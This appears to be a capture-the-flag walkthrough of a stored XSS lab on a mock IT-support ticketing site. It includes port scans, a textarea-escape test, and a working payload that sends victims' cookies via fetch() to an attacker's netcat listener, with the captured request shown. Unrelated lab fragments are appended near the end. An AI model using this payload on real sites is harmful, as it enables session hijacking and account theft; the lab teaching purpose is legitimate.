Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
9999/tcp  open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.62 seconds
```

2nd – Website Access

- To gain a sense of and comprehend the appearance of the website. If you're curious, you can even use "inspect" if you're using Firefox to discover more about their "network."

Acme IT Support

Home News Contact Customers

Acme IT Support

Our dedicated staff are ready to assist you with your IT problems.

3rd — Customer's Login Page

Acme IT Support Home News Contact Customers

Acme IT Support

Customer Login

Don't have an account yet? [Signup here.](#)

Customer Login

Username:

Password:

[Reset Password](#) [Login](#)

4th – Sign Up An Account

- This will assist us in gaining access to the “customer portal.”

The screenshot shows a web application for customer sign-up. At the top, there is a light blue header bar with the text "Already have an account? Login here." Below this, the main form has a title "Customer Signup". The form consists of several input fields: "Username" (containing "hello"), "Email Address" (containing "hello@world.com"), "Password" (containing "*****"), and "Confirm Password" (containing "*****"). A green "Signup" button is located at the bottom right of the form.

Customer Signup

Username:
hello

Email Address:
hello@world.com

Password:

Confirm Password:

Signup

5th – Support Tickets Vulnerability

- This is the section where we will look into the flaw.

Acme IT Support

Support Tickets

[Dashboard](#)[Support Tickets](#)[Your Account](#)[Logout](#)

Tickets can be created using the below button or by sending an email to your custom address
hello@customer.acmetsupport.thm

Tickets	Create Ticket
You have no support tickets	

6th – Testing of support ticket “creation”

Create Ticket

Ticket Subject

Ticket Contents

hello world, how are you?

[Close](#) [Create Ticket](#)

It indicates that the ticket has an “**id_number**” signal that allows us to click on it.

Tickets				Create Ticket
Id	Subject	Date	Status	
3	hey hello	11/05/2022 17:33	Open	

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Ticket Information

Status: Open

Ticket Id: 3

Ticket Subject: hey hello

Ticket Created: 11/05/2022 17:33

Ticket Contents:

hello world, how are you?

7th – Review Source Code

- Based on the facts, it appears that “**textarea**” is the tag that we can investigate because the “text” is contained within it.

```
<div class="panel panel-default" style="margin:25px">
  <div class="panel-heading">Ticket Information</div>
  <div class="panel-body">
    <div><label>Status:</label> Open</div>
    <div><label>Ticket Id:</label> 3</div>
    <div><label>Ticket Subject:</label> hey hello</div>
    <div><label>Ticket Created:</label> 11/05/2022 17:33</div>
    <div><label>Ticket Contents:</label></div>
    <div><textarea class="form-control">hello world, how are you?</textarea></div>
  </div>
</div>
```

8th – Payload Testing #1 with new ticket

</textarea>test

Tickets				Create Ticket
Id	Subject	Date	Status	
4	payloadtest1	11/05/2022 17:41	Open	
3	hey hello	11/05/2022 17:33	Open	

</textarea>test

It demonstrates that we can “escape” the “textarea” tag!

Ticket Information

Status: Open
Ticket Id: 4
Ticket Subject: payloadtest1
Ticket Created: 11/05/2022 17:41
Ticket Contents:



9th — Review Source Code

- If you look attentively, you will notice that the closing “textarea” is visible.

```


<div><label>Ticket Created:</label> 11/05/2022 17:41</div>
<div><label>Ticket Contents:</label></div>
<div><textarea class="form-control"></textarea>test</textarea></div>
</div>
</div>

```

9th — Payload Testing #2 with another new ticket

</textarea><script>alert('THM');</script>

- This new ticket will validate and prove that the ticket submission feature is vulnerable to an XSS attack.



This “alert box” has clearly demonstrated that it is vulnerable to XSS attacks.

```
<div><label>Ticket Contents:</label></div>
<div><textarea class="form-control"></textarea><script>alert('THM');</script></textarea></div>
```

10th – Netcat Listener

It's an opportunity to raise the vulnerability impact by expanding the payload even further. Moreover, cookies are useful information to retrieve from another user, which we may utilize to boost our privileges by hijacking their login session.

To accomplish this, our payload must take the user's cookie and exfiltrate it to another webserver server of our choosing. To begin, we'll need to set up a listening server to receive the data.

```
(kali㉿Aircon)-[~]
$ nc -lvp 9001
listening on [any] 9001 ...
```

nc -lvp 9001

The number “9001” indicates that I intend to listen from port “9001,” which is equivalent to “I am waiting at door 9001.”

11th – XSS Payload Attack

```
</textarea><script>fetch('http://{URL_OR_IP}?cookie=' +  
btoa(document.cookie) );</script>
```

The following is a breakdown of the payload above:

- 1) The **</textarea>** tag closes the textarea field.
- 2) The **<script>** tag opens open an area for us to write JavaScript.
- 3) The **fetch()** command makes an HTTP request.
- 4) **{URL_OR_IP}** is either the THM request catcher URL or your IP address from the THM AttackBox or your IP address on the THM VPN Network.
- 5) **?cookie=** is the query string that will contain the victim's cookies.
- 6) **btoa()** command base64 encodes the victim's cookies.
- 7) **document.cookie** accesses the victim's cookies for the Acme IT Support Website.
- 8) **</script>** closes the JavaScript code block.

It's time to make one more ticket for the XSS Payload Attack; remember to alter the IP address and include “port number” in the payload. It is performed so that **your own machine** and **netcat** receive the “call back.”

payloadattack

```
</textarea><script>fetch('http://[REDACTED]:9001?cookie=' + btoa(document.cookie));</script>
```

This is your THM's Machine IP Address

[Open in app ↗](#)

6	payloadattack	11/05/2022 18:07	Open
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After you've generated your "payload ticket," make sure your "netcat" is still active, and then click on the "id_number," which will trigger the netcat to receive the information.

```
(kali㉿Kali)-[~]
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [REDACTED] from (UNKNOWN) [REDACTED] 55644
GET /?cookie= [REDACTED] HTTP/1.1
Host: [REDACTED]:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.22.105/
Origin: http://10.10.22.105
Connection: keep-alive
```

The final step is to "copy" the cookie information and paste it into the link provided below to get the answer!

<https://www.base64decode.org/>

[Question 8.1] What is the value of the staff-session cookie?

Answer: You will receive the answer once you have completed the preceding procedures.

CONCLUSION

There is no doubt that this room is full of amazing stuff and that it may be highly useful when it comes to vulnerability testing, especially since it allows an attacker to “call back” if the vulnerability is valid.

Nonetheless, it is critical to highlight that it is essential to sanitize every form to ensure that there are no loopholes for such incidents that may occur because such vulnerability can even cause website defacement and allow the “visitor” to become a victim.

Cheers! ☺

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



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```
ester@TryHackMe$ sudo nmap -sV 10.10.76.34
```

```
ting Nmap 7.60 ( https://nmap.org ) at 2021-09-10 05:03 BST
scan report for 10.10.76.34
is up (0.0040s latency).
shown: 995 closed ports
STATE SERVICE VERSION
cp open ssh      OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
cp open smtp     Postfix smtpd
cp open http     nginx 1.6.2
tcp open pop3    Dovecot pop3d
tcp open rpcbind 2-4 (RPC #100000)
Address: 02:A0:E7:B5:B6:C5 (Unknown)
Service Info: Host: debra2.thm.local; OS: Linux; CPE: cpe:/o:linux:linux_ker
```

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
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
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Case: TCP port is open.

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The screenshot shows the Burp Suite interface during an 'Intruder attack of http://enum.thm'. The 'Results' tab is selected, displaying a table of attack results. The table has columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. A single row is highlighted in blue, corresponding to the request number 19. The payload is 118, status code is 200, response received is 8, error is 0, timeout is 1068, length is 1127, and comment is empty. Below the table, the 'Response' tab is selected, showing the raw HTML of the page. The page content includes a title 'Reset Password', a container div, a content div containing a success message: 'Your new password is: TkSzve8P', and an email address 'Email: admin@admin.com'. The code is presented in a 'Pretty' format.

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Key points: Enumeration | Brute Force | Exploring Authentication Mechanisms | Common Places to Enumerate | Verbose Errors | Password Reset...

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Repeater room!

We will explore the capabilities of the Burp Suite framework by focusing on the Burp Suite Repeater module. Building upon the knowledge gained in the [Burp Basics room](#), we will delve into the powerful features of the Repeater tool. You will learn how to effectively utilize its various options and functionalities available in this exceptional module. Throughout the room, we will provide practical examples and exercises to deepen your understanding of the concepts discussed.

Before you start this room, it's recommended to have completed the [Burp Basics room](#). We recommend doing so before proceeding. The Burp Basics room provides a solid foundation that will enhance your learning experience.

To begin this room, click the green **Start Machine** button. Also, start the AttackBox by pressing the blue **Start Machine** button. Then, start Burp and follow along with the next tasks.

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A screenshot of the TryHackMe room interface. At the top, there are buttons for 'Share your achievement', 'Start AttackBox', 'Help', 'Save Room', '488', and 'Options'. A progress bar indicates 'Room completed (100%)'. Below this, a list of tasks is shown:

- Task 1 ✓ Introduction
- Task 2 ✓ Terminology and Types
- Task 3 ✓ Causes and Implications
- Task 4 ✓ Reflected XSS
- Task 5 ✓ Vulnerable Web Application 1
- Task 6 ✓ Stored XSS
- Task 7 ✓ Vulnerable Web Application 2
- Task 8 ✓ DOM-Based XSS

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